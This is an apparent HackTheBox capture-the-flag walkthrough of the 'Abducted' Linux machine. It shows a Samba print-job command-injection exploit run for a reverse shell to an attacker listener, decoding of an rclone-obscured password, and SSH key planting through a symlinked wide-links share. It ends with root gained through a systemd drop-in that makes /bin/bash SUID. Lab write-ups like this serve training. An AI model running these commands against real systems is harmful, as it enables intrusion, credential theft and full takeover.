Abducted: HackTheBox Detailed Walkthrough
Hack The Box Abducted write-up: Exploit Samba CVE-2026-4480 RCE, crack rclone credentials, abuse wide links, and use polkit for root.

Today we will pwn Abducted from HackTheBox. It’s a medium-difficulty Linux machine by TheCyberGeek and kavigihan.
Machine Overview
Abducted is a medium-difficulty Linux machine simulating a compromised on-premises file and print server within a professional services environment. Initial entry leverages CVE-2026-4480, a print-subsystem command injection vulnerability in Samba where unescaped client-supplied print job names are executed directly by the system, granting remote code execution under the print service account.
Post-exploitation reveals an offsite backup configuration containing an obfuscated password, which is successfully decoded using rclone tooling and exploited due to credential reuse on a secondary system account. Lateral movement is achieved by exploiting a separate Samba share misconfigured with force user and wide links, enabling symbolic link traversal to write an authorized SSH key directly into a third user’s home directory.
Finally, privilege escalation to root is accomplished by abusing a polkit configuration that delegates Samba service management to this user’s group, allowing the injection of a malicious systemd service drop-in file executed during a service restart.
Enumeration
Nmap Scan
Let’s start with an nmap scan with the script and version flags.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
$ nmap abducted.htb -sCV -A -oN abducted-default
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-19 06:06 +0500
Nmap scan report for 10.129.244.177
Host is up (0.14s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: ABDUCTED, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2026-06-19T01:07:03
|_  start_date: N/A

TRACEROUTE (using port 199/tcp)
HOP RTT       ADDRESS
1   204.03 ms 10.10.16.1
2   101.75 ms 10.129.244.177

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.59 seconds
The scan exposed two services SSH & Samba. Nmap listed Samba smbd 4 as the Samba version.
SMB Enumeration
The first thing I like to do is to check whether I can access any share via guest login if enabled.
1
2
3
4
5
6
7
8
9
10
$ nxc smb abducted.htb -u '' -p '' --shares
SMB         10.129.244.177  445    ABDUCTED         [*] Unix - Samba (name:ABDUCTED) (domain:ABDUCTED) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.244.177  445    ABDUCTED         [+] ABDUCTED\:
SMB         10.129.244.177  445    ABDUCTED         [*] Enumerated shares
SMB         10.129.244.177  445    ABDUCTED         Share           Permissions     Remark
SMB         10.129.244.177  445    ABDUCTED         -----           -----------     ------
SMB         10.129.244.177  445    ABDUCTED         HP-Reception    WRITE           Reception printer
SMB         10.129.244.177  445    ABDUCTED         projects                        Hartley Group Project Files
SMB         10.129.244.177  445    ABDUCTED         transfer                        Staff file transfer
SMB         10.129.244.177  445    ABDUCTED         IPC$                            IPC Service (Hartley Group Document Services)
The guest login is enabled, and we also have write permissions to one of the shares HP-Reception. This permission alone will not yield anything, so I tried searching the version to see if there are any available vulnerabilities against the Samba smbd 4 version.
Exploitation - Initial Access CVE-2026-4480
I evaluated several potential vulnerabilities, but CVE-2026-4480 was the perfect match for our environment. The exploit requires a guest-accessible printer share to achieve remote code execution, and we found exactly that sitting right in the share list.
A flaw was found in the Samba printing subsystem. Samba passes the client-controlled job description string to the command configured with the “print command” setting via the
"%J"substitution character without escaping shell meta characters. A remote attacker could exploit this vulnerability by sending a specially crafted print job description that contains unescaped shell characters. This could lead to remote code execution on the affected system.
We will be using the following POC from TheCyberGeek.
1
2
3
4
5
6
# Cloning the POC.
git clone https://github.com/TheCyberGeek/CVE-2026-4480-PoC.git

# Executing the exploit.
python3 exploit.py $target_ip $listener_ip $listener_port -P $printer_share
python3 exploit.py 10.129.244.177 10.10.16.246 8443 -P HP-Reception
 Reverse Shell - CVE-2026-4480
We successfully received a reverse shell as user samba. The tool I used in the screenshot to receive the reverse shell is penelope.
Post Exploitation - Rclone svc-backup
While enumerating for more information to escalate our privileges I found credentials in a config file rclone.conf of user svc-backup.
Rclone is a powerful, open-source command-line program used to manage, sync, and back up files across your local computer, servers, and over 70 different cloud storage providers (like Google Drive, Dropbox, and Amazon S3).
1
2
3
4
5
6
7
8
# Find .conf files.
find / -type f -name "*.conf" 2>/dev/null | grep -Ev "^/usr/|^/etc/"

# View the file.
cat /opt/offsite-backup/rclone.conf

# Credentials (obfuscated)
svc-backup:HZKAxfnMj-nLm59X9gpcC2ohjQL-WqVT6yRsNw
 Credentials of svc-backup
The credentials are obscured by rclone. Rclone obscures them in reversible base64 encoding that only rclone can decode.
1
2
3
4
5
6
# Install rclone tool.
sudo apt install rclone -y

# Retrieve the password.
$ rclone reveal HZKAxfnMj-nLm59X9gpcC2ohjQL-WqVT6yRsNw
iXzvcib3SrpZ
User Flag - Scott
Now that we have the plain text password iXzvcib3SrpZ, we will test it against the other users on the machine, Marcus and Scott.
The password worked for Scott, allowing us to log in via SSH.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
$ ssh scott@abducted.htb
The authenticity of host 'abducted.htb (10.129.244.177)' can't be established.
ED25519 key fingerprint is: SHA256:OZNUeTZ9jastNKKQ1tFXatbeOZzSFg5Dt7nhwhjorR0
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'abducted.htb' (ED25519) to the list of known hosts.
scott@abducted.htb's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-124-generic x86_64)
<...SNIP...>
scott@abducted:~$ id
uid=1000(scott) gid=1001(scott) groups=1001(scott)

# Reading user flag
scott@abducted:~$ cat user.txt
b3dc6a46e0#####################
Privilege Escalation Marcus
Scott -> Marcus
While enumerating further I found something that stands out. The transfer share in the Samba configuration file has force user = Marcus. It means every file will be executed as Marcus user no matter whoever uploads it. The allow insecure wide links also overrides and allows the symbolic links to point outside the shared directory which by default is disabled.
 Samba vulnerable configurations
1
2
3
4
5
# View wide link configuration
grep -E 'unix extensions|wide links' /etc/samba/smb.conf

# View transfer share configuration
tail -n +17 /etc/samba/shares.conf
We will abuse the badly configured Samba service to drop a ssh key in Marcus's home directory. We will start by generating an ssh-key under the /tmp folder then we will link the folder to /home/marcus and upload the files. All of that can be done on target machine as Scott.
1
2
3
4
5
6
7
scott@abducted:~$ ssh-keygen -q -t ed25519 -N '' -f /tmp/k

scott@abducted:~$ ln -s /home/marcus /srv/transfer/keys

scott@abducted:~$ smbclient //127.0.0.1/transfer -U 'scott%iXzvcib3SrpZ' \
-c 'mkdir keys/.ssh; put /tmp/k.pub keys/.ssh/authorized_keys'
putting file /tmp/k.pub as \keys\.ssh\authorized_keys (93.7 kb/s) (average 93.8 kb/s)
File (authorized_keys) are successfully uploaded and placed, and now we can SSH as marcus.
1
2
3
4
5
6
7
8
scott@abducted:/tmp$ ssh marcus@localhost -i k
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-124-generic x86_64)
<...SNIP...>
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Jun 19 14:25:36 2026 from 127.0.0.1
Marcus -> Root
While enumerating I found that Marcus is part of operators group and operators as a group have write permission over /etc/systemd/system/smbd.service.d.
1
2
3
4
marcus@abducted:~$ id
uid=1001(marcus) gid=1002(marcus) groups=1002(marcus),1000(operators)
marcus@abducted:~$ find / -group operators 2>/dev/null
/etc/systemd/system/smbd.service.d
 Operator group has write permission
The /etc/systemd/system/smbd.service.d/ directory serves as a configuration drop-in folder for the Samba service. Any .conf files placed inside this directory are dynamically merged into the main smbd.service definition upon the next configuration reload.
By defining configuration directives like ExecStartPre=, an administrator (or an attacker with write access) can dictate commands to execute immediately before the main service initializes. Because the smbd daemon runs with elevated system privileges, any commands injected into this drop-in file will execute directly as root whenever the service is started or restarted.
We will abuse this one by creating a malicious file under /etc/systemd/system/smbd.service.d, the new configuration will be executed when we restart the service. The command we used below will set SUID permission on /bin/bash which we can then use to gain root privileges.
When the
SUIDbit is set on an executable, any user who runs that program will temporarily inherit the privileges of the file’s owner, rather than the privileges of the user running it. Since/bin/bashis owned by root, setting theSUIDbit means any standard user running it would execute commands with full root privileges.
1
2
3
4
cat > /etc/systemd/system/smbd.service.d/daffy.conf << 'EOF'
[Service]
ExecStartPre=/bin/bash -c 'chmod +s /bin/bash'
EOF
The configuration file is created. Now we will reload and restart the service to execute the daffy.conf.
1
2
marcus@abducted:~$ systemctl daemon-reload
marcus@abducted:~$ systemctl restart smbd
Now we can use /bin/bash -p to inherit root permission.
1
2
3
4
5
marcus@abducted:~$ /bin/bash -p
bash-5.2# id
uid=1001(marcus) gid=1002(marcus) euid=0(root) egid=0(root) groups=0(root),1000(operators),1002(marcus)
bash-5.2# cat /root/root.txt
76fe81d434####################
We are now root on Abducted from HackTheBox. This was a very fun box to solve. Thanks for reading.